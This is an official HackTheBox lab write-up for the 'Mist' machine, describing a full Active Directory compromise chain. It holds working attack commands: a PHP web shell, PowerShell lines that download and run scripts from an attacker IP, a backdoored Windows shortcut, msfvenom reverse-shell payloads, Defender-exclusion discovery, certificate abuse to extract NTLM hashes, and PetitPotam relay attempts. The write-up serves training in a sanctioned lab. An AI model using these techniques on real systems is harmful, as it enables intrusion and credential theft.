



HACKTHEBOX



Mist

8th November 2024 / Document No
D24.100.308

Prepared By: xRogue

Machine Author: Geiseric

Difficulty: **Insane**

Classification: Official

Synopsis

Mist is an Insane-difficulty machine that provides a comprehensive scenario for exploiting various misconfigurations and vulnerabilities in an Active Directory (AD) environment. The machine has multiple layers, starting with a public-facing CMS running on Apache with a path traversal vulnerability, allowing us to retrieve a backup file containing hashed credentials. Cracking this hash grants initial access as a low-privileged web user. Exploiting file-write permissions on a shared directory further elevates our access by allowing a reverse shell connection as another domain user. From there, enumeration reveals several AD misconfigurations, including LDAP signing disabled, WebDAV exploitation, and misconfigurations in ADCS templates, each step designed to escalate privileges through different AD entities. The final exploit involves creating shadow credentials to acquire the machine account's NTLM hash, enabling a `DCSync` attack to obtain the Domain Administrator hash.

Skills Required

- Advanced Linux and Windows enumeration techniques, including service enumeration and path traversal
- Active Directory exploitation and privilege escalation techniques (e.g., LDAP signing, NTLM relay attacks)
- In-depth understanding of Group Managed Service Accounts (gMSA) and ADCS misconfigurations (e.g., ADCS ESC13 abuse)
- Familiarity with `Rubeus`, `BloodHound`, `PetitPotam`, and shadow credentials exploitation
- Hashcat for hash cracking and password recovery

- Tunnelling and pivoting techniques for working with `Chisel` and `ProxyChains` in complex AD environments

Skills Learned

- Advanced ADCS exploitation
- LDAP and NTLM relay attacks
- Abusing WebDAV
- Kerberos S4U exploitation with shadow credentials
- BloodHound and Certipy usage

Enumeration

Starting off with an `nmap` scan:

```
└─$ ports=$(nmap -p- --min-rate=1000 -T4 mist.htb | grep '^[0-9]' | cut -d '/' -
f 1 | tr '\n' ',' | sed s/,,$/)
└─$ nmap -p$ports -sC -sV mist.htb

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 11:29 WAT
Nmap scan report for mist.htb (10.129.231.20)
Host is up (0.059s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((win64) OpenSSL/1.1.1m PHP/8.1.1)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: pluck 4.7.18
|_http-server-header: Apache/2.4.52 (win64) OpenSSL/1.1.1m PHP/8.1.1
| http-title: Mist - Mist
|_Requested resource was http://mist.htb/?file=mist
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
```

Port `80` is reported as open. From the output, we can see that it is an `Apache 2.4.52` web server, running on `windows`. We also retrieve the CMS and its version, `Pluck 4.7.18`.

Web Application





Searching for exploits for this version of `Pluck`, we came across [CVE-2023-50564](#), which leverages the CMS's `module_install` function to achieve remote code execution. However, to exploit this vulnerability, we need to be able to authenticate on the application first.

Continuing our research for vulnerabilities related to this specific Pluck version, we came across [this](#) `GitHub` issue. The author describes the way the `albums_getimage.php` file handles the image to be retrieved through the `?image` parameter. It seems that the file passed to this parameter does not undergo any verification on whether the file is an image or not, allowing reading the

content of arbitrary files. This issue, however, is limited only to the `albums` path and onwards, meaning that only files that are present in the `albums` endpoint and its subfolders can be exploited, rather than a traditional `path traversal` attack.

Following the same pattern as the PoC highlighted in the GitHub issue, we visit the `/data/settings/modules/albums/` endpoint to see if there are any interesting files that we could use against the exploit.

Index of /data/settings/modules/albums

Name	Last modified	Size	Description
 Parent Directory		-	
 admin_backup.php	2024-02-19 16:32	146	
 mist.php	2024-02-19 16:23	30	
 mist/	2024-11-04 06:21	-	

The `admin_backup.php` file looks interesting. Using the `albums_getimage.php` endpoint, we can pass `admin_backup.php` through the `?image` parameter to read the contents of the PHP file.

```
└─$ curl http://mist.htb/data/modules/albums/albums_getimage.php?
image=admin_backup.php
<?php
$ww =
'c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa8
05573d074faa15d6361f44aec9a6efe18b754b3c265ce81e';
?>146
```

The PHP file contains a long string that looks like a hash. Since the name of the file indicates that the contents relate to an administrative setting, we could try to crack this hash with the hopes of retrieving a password. Passing the hash through `hash-identifier`, we identify the hash to be in the format `SHA-512`.

```
└─$ hash-identifier

<SNIP>
-----

HASH:
c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa80
5573d074faa15d6361f44aec9a6efe18b754b3c265ce81e

Possible Hashs:
[+] SHA-512
```

Using `hashcat` and the wordlist `rockyou.txt`, we attempt to crack this hash and retrieve the original value.

```

└─$ hashcat -m 1700
'c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa8
05573d074faa15d6361f44aec9a6efe18b754b3c265ce81e'
/usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa80
5573d074faa15d6361f44aec9a6efe18b754b3c265ce81e:1exypoo97

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29f...5ce81e

<SNIP>


```

The cracking operation worked, and we identified the original value to be `1exypoo97`.

Foothold as svc_web

Achieving code execution

If we visit `/login.php`, we can see that `Pluck` only asks for a password in order to authenticate against it. Providing the password we uncovered earlier, we gain access to the CMS's administrative interface.



pluck [view site](#) [start](#) [pages](#) [modules](#) [options](#) [log out](#) 0 items in trashcan pluck is up-to-date

start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...

- [take a look at your website](#)
take a look at the result
- [credits](#)
all the people who helped develop pluck
- [Check writable options](#)
Check writable options
- [need help?](#)
we'd love to help you

Now, we can go back to [CVE-2023-50564](#) which we uncovered earlier, and achieve code execution by abusing the install module functionality of the CMS.

First, we will create a PHP web shell with the following contents:

```
<?php system($_REQUEST['cmd']); ?>
```

Then we will create a `zip` file containing the PHP file inside a directory.

```


└─$ zip -r shell.zip shell
adding: shell/ (stored 0%)
adding: shell/shell.php (stored 0%)

```

Then, through the Administrative interface, we will navigate to `Options -> manage modules -> Install a module...` and upload our `shell.zip`.

install modules



Here you can install new modules. Please make sure you have downloaded a module first.





<<< back

Now under `/data/modules`, we can find the folder `shell` which contains our web shell, `shell.php`.

Index of /data/modules/shell

Name	Last modified	Size	Description
 Parent Directory		-	
 shell.php	2024-11-04 07:55	35	

[←](#) [→](#) [↻](#) [🏠](#)

  mist.htb/data/modules/shell/shell.php?cmd=whoami

ms01\svc_web

Gaining a reverse shell

In order to gain a reverse shell through our web shell, we will be using a `PowerShell` reverse shell that we will upload on the machine, and execute it. The PowerShell script we will be using can be found [here](#).

After filling in the `ip` and `port` of our attacker machine inside the script, we perform the following request through our web shell to trigger the payload.

```
http://mist.htb/data/modules/shell/shell.php?cmd=powershell%20-c%20Invoke-WebRequest%20-Uri%20http://10.10.14.50:8081/shell.ps1%20-OutFile%20C:/windows/Temp/shell.ps1;%20powershell%20-c%20C:/windows/Temp/shell.ps1
```

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.50] from (UNKNOWN) [10.129.146.216] 49917
SHELL> whoami
ms01\svc_web
SHELL>
```

Shell as Brandon.Keywarp

Initial Enumeration

By running `ipconfig`, we can see that the machine has an IP of `192.168.100.101` and that the default gateway is set to `192.168.100.100`, indicating that there may be more than one target in the environment.

```
SHELL> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.100.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.100

SHELL>
```

Listing the `C:\Users` directory reveals that many users have home directories on this machine, following a naming convention that is usually encountered in `Active Directory` environments.

```
SHELL> dir C:\Users

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----         11/4/2024   6:18 AM             Administrator
d-----         2/20/2024   6:02 AM      Administrator.MIST
d-----         11/4/2024   6:18 AM      Brandon.Keywarp
d-r-----        2/20/2024   5:44 AM             Public
d-----         2/20/2024   9:39 AM      Sharon.Mullard
d-----         11/4/2024   6:17 AM             svc_web

SHELL>
```

The hostname of the machine, `MS01` also indicates that AD is in place. Since `svc_web` is not part of the domain (if one exists), we should try to find a way to gain access to one of the other accounts that are interacting with this machine in order to move forward.

Obtaining the shell through a malicious .lnk file

While enumerating the machine as `svc_web`, we come across an uncommon folder in the `C:\` directory called `Common Applications`.

```
SHELL> dir
        Directory: C:\Common Applications

Mode                LastWriteTime         Length Name
----                -
-a-----          5/8/2021   1:15 AM           1118 Calculator.lnk
-a-----          5/7/2021   3:14 PM           1175 Notepad.lnk
-a-----          5/7/2021   3:15 PM           1171 Wordpad.lnk
SHELL>
```

We can also observe that we have `write` permissions on all files in this directory. The files that are present in this directory are `windows shortcuts`. While researching for ways to abuse Windows shortcuts, we came across [this](#) article which explains how we can override the executable that the shortcut executes using PowerShell in detail.

Following the post, we chose `Calculator.lnk` to override with a PowerShell reverse shell script, similar to the one we created before.

```
SHELL> $WScriptShell = New-Object -ComObject WScript.Shell
SHELL> $Shortcut = $WScriptShell.CreateShortcut("C:\Common
Applications\Calculator.lnk")
SHELL> $Shortcut.TargetPath =
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
SHELL> $Shortcut.Arguments = "Invoke-WebRequest -Uri
http://10.10.14.50:8081/shell2.ps1 -OutFile C:\windows\Temp\shell2.ps1;
C:\windows\Temp\shell2.ps1"
SHELL> $Shortcut.save()
```

After a while, we receive a shell in our listener as the user `brandon.keywarp`.

```
└─$ nc -lvp 4445
listening on [any] 4445 ...
connect to [10.10.14.50] from (UNKNOWN) [10.129.146.216] 49967
SHELL> whoami
mist\brandon.keywarp
SHELL>
```

Enumeration of the Domain

Bloodhound

Now that we have access to a domain account, we can utilize `Bloodhound` to analyze the domain and find possible attack vectors. First, we will upload `SharpHound` on the target and execute it.

```
SHELL> .\SharpHound.exe -c All

<SNIP>

SHELL> dir

        Directory: C:\Users\Public\Documents
```

Mode	LastWriteTime	Length	Name
-a----	11/5/2024 3:39 AM	12526	20241105033924_BloodHound.zip
-a----	11/5/2024 3:34 AM	1046528	SharpHound.exe
-a----	11/5/2024 3:39 AM	10376	ZDQ3Njq4ZjutMzZkMS00MDM4LWIyZmItNjA0NTAwZGUyZDAZ.bin

Then we will use Impacket's `smbserver` to start an SMB server on our host, to transfer the zip file to our local system.

On local host

```

└─$ impacket-smbserver FILESHARE /var/machines/for_writeups -smb2support -
username test -password test
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed

<SNIP>

```

On Target


```

SHELL> net use \\10.10.14.50\FILESHARE /user:test test
The command completed successfully.

SHELL> copy 20241105033924_BloodHound.zip
\\10.10.14.50\FILESHARE\20241105033924_BloodHound.zip

```

Since we own the user `brandon.keywarp`, we initially enumerate any possible objects over which the user has control. During our enumeration, we discovered that the account is a member of the `Authenticated Users` group, which has permission to enroll for certificates on the `MIST-DC01-CA` Certificate Authority.



We also have a host that we haven't yet analyzed, which is the `192.168.100.100` that was set as the gateway for `MS01`. To further analyze this host, we will create a tunnel between `MS01` and our host using `chisel`.

Getting a persistent shell

Before we do that, it would make our progress smoother if we could create a persistent shell and a way to spawn multiple instances like we can through a C2. `Windows Defender` is enabled on the target, so uploading a payload right away won't work. However, if we trace back to when we uploaded our `PHP` web shell, Defender did not detect and neutralize it. That means, that there may be an exclusion path added on Defender. [This](#) blog post provides a detailed walkthrough on how we can enumerate exclusion paths for a low-privileged user. Running the PowerShell one-liner from this blog post reveals that `C:\xampp\htdocs` is excluded from Defender.

```
SHELL> Get-WinEvent -LogName "Microsoft-Windows-Defender/Operational" -
FilterXPath "[System[(EventID=5007)]]" | Where-Object { $_.Message -like
"*Exclusions\Paths*" } | Select-Object -Property TimeCreated, Id, Message |
Format-List

TimeCreated : 2/25/2024 5:36:45 AM
Id          : 5007
Message     : Microsoft Defender Antivirus Configuration has changed. If this is
an unexpected event you should review
              the settings as this may be the result of malware.
              Old value:
              New value: HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths\C:\xampp\htdocs = 0x0
```

Now, we can create a `meterpreter` binary and upload it to `C:\xampp\htdocs` in order to execute it and gain a `meterpreter shell`.

Generating the payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.50 LPORT=4446 -f
exe > shell.exe
```

Setting up meterpreter listener

```
msfconsole

<SNIP>

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.50
LHOST => 10.10.14.50
msf6 exploit(multi/handler) > set LPORT 4446
LPORT => 4446
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.14.50:4446
```

Executing `shell.exe` will provide us with a `meterpreter shell`.

```
[*] Meterpreter session 1 opened (10.10.14.50:4446 -> 10.129.146.216:49975) at  
2024-11-05 13:32:38 +0100
```

```
meterpreter > shell  
Process 2376 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.20348.2340]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\xampp\htdocs\files>whoami  
whoami  
mist\brandon.keywarp
```

Setting up SOCKS tunneling

Now we can proceed to upload `chisel` on the target and initiate a tunnel between `MS01` and our host.

On host

```
└─$ chisel server --reverse --port 9092  
2024/11/05 14:06:44 server: Reverse tunnelling enabled  
2024/11/05 14:06:44 server: Fingerprint  
3BTecXNsJ0VThRbcOTSCZQCA0M24shsJ07tmNeqZmXE=  
2024/11/05 14:06:44 server: Listening on http://0.0.0.0:9092
```

On the target

```
PS C:\xampp\htdocs\files> .\chisel.exe client 10.10.14.50:9092 R:socks  
.\chisel.exe client 10.10.14.50:9092 R:socks  
2024/11/05 05:07:38 client: Connecting to ws://10.10.14.50:9092  
2024/11/05 05:07:38 client: Connected (Latency 62.9205ms)  
^Z  
Background channel 2? [y/N] y  
meterpreter >
```

Running `netexec smb` through ProxyChains reveals that the system with IP `192.168.100.100` is the domain controller of the environment.

```
└─$ proxychains4 -q netexec smb 192.168.100.100  
SMB 192.168.100.100 445 DC01 [*] windows 10.0 Build 20348  
x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
```

Getting brandon.keywarp NTLM hash

To fully utilize the capabilities of our compromised user, we need a way to authenticate against the services of the domain. As we saw earlier in `Bloodhound`, `brandon` is a member of the `Domain Users` group which has permission to enroll for certificates. If a certificate template is found to support `Client Authentication`, we can retrieve a certificate for `brandon` and use it to acquire the `NTLM Hash` of the account, which will enable us to use most of our offensive tools with ease.

The reason we can achieve that is due to how the `Kerberos` protocol works. When a client sends an `AS-REQ` using `PKINIT` as the authentication method, the request includes the client's `certificate`. The `KDC` then verifies the certificate against the known templates and if the certificate and the user are valid, it responds with the usual `AS-REP` containing the `TGT` that proves the authentication of the client.

However, in the case of `PKINIT` authentication, the `session key` is encrypted with the certificate's `public key`. The client can retrieve the session key by decrypting it with his `private key`. Why is this important?

If the client initiates a `U2U` request to itself for example (using his own `TGT` as the additional ticket), the `TGS-REP` response will contain the usual `PAC` that contains various information, along with the `NTLM hash` that we are looking for. The PAC segment is encrypted with the client's `session key`. Now it becomes pretty clear, that using this method, we can obtain the session key by decrypting it with the private key we control, and then use the session key to decrypt the PAC segment of the `TGS-REP` packet to retrieve the user's `NTLM Hash`.

The very first step to perform all of the above is to identify a template that can be used for client authentication. We will be using [Certify.exe](#) in order to do so.

```
C:\xampp\htdocs\files>Certify.exe find /enrollable

<SNIP>

v1.1.0

[*] Action: Find certificate templates
          [*] Using the search base
          'CN=Configuration,DC=mist,DC=htb'
[*] Listing info about the Enterprise CA 'mist-DC01-CA'
          Enterprise CA Name           : mist-DC01-CA
                                     DNS Hostname
          : DC01.mist.htb
          FullName                     : DC01.mist.htb\mist-DC01-CA

<SNIP>

[*] Available Certificates Templates :

          CA Name                      : DC01.mist.htb\mist-DC01-CA
          Template Name                 : User
          Schema Version                 : 1
          Validity Period                : 1 year
          Renewal Period                 : 6 weeks
```

```

mspki-Certificate-Name-Flag      : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag           : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required   : 0
pkiextendedkeyusage              : Client Authentication, Encrypting
File System, Secure Email
mspki-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    Enrollment Rights            : MIST\Domain Admins          S-1-5-21-
1045809509-3006658589-2426055941-512
                                MIST\Domain Users            S-1-5-21-
1045809509-3006658589-2426055941-513

<SNIP>

```

We can see that the `User` template can be used for client authentication. We will then proceed to generate a certificate and a private key using this template.

```

C:\xampp\htdocs\files>Certify.exe request /ca:DC01\mist-DC01-CA /template:User

```

<SNIP>

v1.1.0

```

[*] Action: Request a Certificates
[*] Current user context      : MIST\Brandon.Keywarp
[*] No subject name specified, using current context as subject.
[*] Template                  : User
[*] Subject                   : CN=Brandon.Keywarp, CN=Users, DC=mist, DC=htb
[*] Certificate Authority      : DC01\mist-DC01-CA
[*] CA Response               : The certificate had been issued.
[*] Request ID                 : 60
[*] cert.pem                  :

```

-----BEGIN RSA PRIVATE KEY-----

```

MIIEowIBAAKCAQEAXS4ag6P19hbaM9WPXShOF2a8Pwh6SkxpY4mApXYja+BbTZN+
GPuhUNOH09Yps9gjhu2f9ZqRaOu343epExaxOqfUv0cfPW3ucLsuwJa3TOh6Zfb1
O70DlNnGw3IWVypkyd+/pNfQEr4LwyfShMVzL+s/3YcQHZhVKqSj0I/OUzUB8MfL
Z0CBe5KwBpEiYHX03+8/DvcuHZRZ3BK87vryGYJVPfNA/hu9TBdIRFC1v4wx7sv2
WAKYN6uXionStm7JSmulCe7bPJlcv+mYkv3zVmxfoWcrEq9CPC38ap3MbAoZMDAZ

```

<SNIP>

-----BEGIN CERTIFICATE-----

```

MIIGDZCCBPegAwIBAgITIWAADw92ZfudV0bMgAAAAAAPDANBgkqhkiG9w0BAQSF
ADBCRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEbWlzdDEV
MBMGA1UEAxMMbWlzdC1EQZAXLUNBMB4XDTE0MTEwNjE0Mzk1MVoXDTE0MTEwNjE0
Mzk1MVoVVTETMBEGCgmsJomT8ixkARKWA2h0YjEUMBIGCgmsJomT8ixkARKWBGlpc3Qx
dDpJAMBGNVBMAMTBVVzZXJZMRgwFgYDVQQDEW9CcmlFuZG9uLktleXdhcnAwgGEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDFLhqDo+X2Ftoz1Y9dKE4XZrw/

```

```
CHpKTG1jiYcNfInr4FtnK34Y+6FQ2gft1imz2COFTZ/1mpFo67fjd6kTfrE6p9S/
Rx89be5wuy7A1rdM6Hp19vU7vQOU2cZbchZXKmTJ37+k19ASvgtbJ9KEXXmv6z/d
hxAdmFUqpKPQj85TNQHwx8tnQIF7krAGkSJgdfTf7z809y4d1FncErzu+vIZglU9
80D+G71MF0hEULW/jDHuxXZYCRg3q5ekg2xObs1ka6UJ7ts8mvy/6Zis/fNwbF85
ZysSr0I8LfxqncxsChkwMDNBra4j83cFmYLF25W4xv/1ELgd3kN1t9OaurwhAgMB
AAGjggLpMIIC5TAXBgkrBgEEAYI3FAIECh4IAFUAcwB1AHIWKQYDVR01BCIWIAYK
KwYBBAGCNwODBAYIKwYBBQUHAWQGCCSGAQUFBwMCA4GA1UdDwEB/wQEAwIFoDBE
BgkqhkiG9w0BCQ8ENZA1MA4GCCqGSIb3DQMCAgIAgDAOBggqhkiG9w0DBAICAIaw
```

<SNIP>

Now we copy both the certificate and the private key and save them in a file called `cert.pem`. Afterward, we will run the command instructed by `Certify.exe` to create the `cert.pfx` file. No password is needed for the generation of the file.

```
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Now, we will use `Rubeus.exe` to perform the chain described above.

```
Rubeus.exe asktgt /user:brandon.keywarp
/certificate:C:\xampp\htdocs\files\cert.pfx /getcredentials /show /nowrap

<SNIP>

v2.2.0

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=Brandon.Keywarp, CN=Users,
DC=mist, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'mist.htb\brandon.keywarp'
[*] Using domain controller: 192.168.100.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIGGD<SNIP>htaXN0Lmh0Yg==

ServiceName      : krbtgt/mist.htb
ServiceRealm     : MIST.HTB
Username         : brandon.keywarp
UserRealm        : MIST.HTB
StartTime        : 11/6/2024 6:55:37 AM
EndTime          : 11/6/2024 4:55:37 PM
RenewTill        : 11/13/2024 6:55:37 AM
Flags            : name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : STCM1QJTSYLZy2gYmXrvSw==
ASREP (key)      : D08EDA9C8CFAB2F9A69A656A74EA6C51
```

```
[*] Getting credentials using U2U
```

```
CredentialInfo      :  
  Version           : 0  
  EncryptionType    : rc4_hmac  
  CredentialData     :  
    CredentialCount : 1  
    NTLM             : DB03D6A77A2205BC1D07082740626CC9
```

We can see that Rubeus performed the steps we described. First it initiated an authentication using `PKINIT`, received an AS-REP containing the TGT and the session key. Then it performed a `U2U` request and decrypted the `PAC` using the session key, providing us with the user's `NTLM Hash`. Using this hash we can perform various enumeration operations against the domain. First, we will check if the hash is truly valid for the user by using `netexec`, this time authenticated.

```
└─$ proxychains4 -q netexec smb 192.168.100.100 -u brandon.keywarp -H  
DB03D6A77A2205BC1D07082740626CC9  
SMB 192.168.100.100 445 DC01 [*] windows Server 2022 Build  
20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)  
SMB 192.168.100.100 445 DC01 [+]  
mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
```

Gaining Access as MS01\$

LDAP signing and SMB signing

After acquiring the `NTLM Hash` of brandon.keywarp, we can perform various common checks to find exploitable domain configurations. One such configuration, is the `Disabled LDAP Signing`, which this particular domain seems to have.

```
└─$ proxychains -q netexec ldap 192.168.100.100 -u brandon.keywarp -H  
DB03D6A77A2205BC1D07082740626CC9 -M ldap-checker  
SMB 192.168.100.100 445 DC01 [*] windows Server 2022 Build  
20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)  
LDAP 192.168.100.100 389 DC01 [+]  
mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9  
LDAP-CHE... 192.168.100.100 389 DC01 LDAP Signing NOT Enforced!
```

With LDAP signing disabled, if we manage to coerce `NTLM Authentication` of an account to a server we control, we will be able to relay those credentials to the domain controller and authenticate with `LDAP`, since the domain controller will accept unsigned requests. If LDAP signing was enabled, the request would be required to be encrypted with a valid session key before the domain controller can accept it, something that we won't be able to do with any user other than brandon which we already have.

The most common way to coerce NTLM authentication is utilizing the `PetitPotam` exploit. The original version works by abusing the `MS-EFSRPC` API, initiating NTLM authentication over `SMB` towards an attacker controlled endpoint. However, `SMB signing` is enabled on the domain controller, so the attack won't work. We can verify that claim by the exploit and check the output

of our relaying tool. We will be using the python version of [PetitPotam](#) and impacket's [ntlmrelayx](#).

First, we will initiate `ntlmrelayx` with `smb2support` over our tunnel, so that our host is visible to the domain controller.

```
└─$ proxychains4 -q impacket-ntlmrelayx -debug -smb2support -t 192.168.100.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Then we will run the `petitpotam` exploit providing our IP as the listener and using all pipes for testing.

```
└─$ proxychains4 -q python PetitPotam.py -u brandon.keywarp -hashes
:DB03D6A77A2205BC1D07082740626CC9 -d mist.htb 10.10.14.56 192.168.100.100 -pipe
all

<SNIP>

Trying pipe efsr
```

```
[ - ] Connecting to ncacn_np:192.168.100.100[\PIPE\efsrpc]

Something went wrong, check error status => SMB SessionError: code: 0xc0000034 -
STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.

Trying pipe lsarpc

[ - ] Connecting to ncacn_np:192.168.100.100[\PIPE\lsarpc]

[ + ] Connected!

[ + ] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e

[ + ] Successfully bound!
[ - ] Sending EfsRpcOpenFileRaw!
[ - ] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!

[ + ] OK! Using unpatched function!
[ - ] Sending EfsRpcEncryptFileSrv!
[ + ] Got expected ERROR_BAD_NETPATH exception!!

[ + ] Attack worked!
```

Observing the output of ntlmrelayx:

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from
10.129.219.22, attacking target smb://192.168.100.100

[ - ] Signing is required, attack won't work unless using -remove-target / --
remove-mic

[ - ] Authenticating against smb://192.168.100.100 as MIST/DC01$ FAILED
```

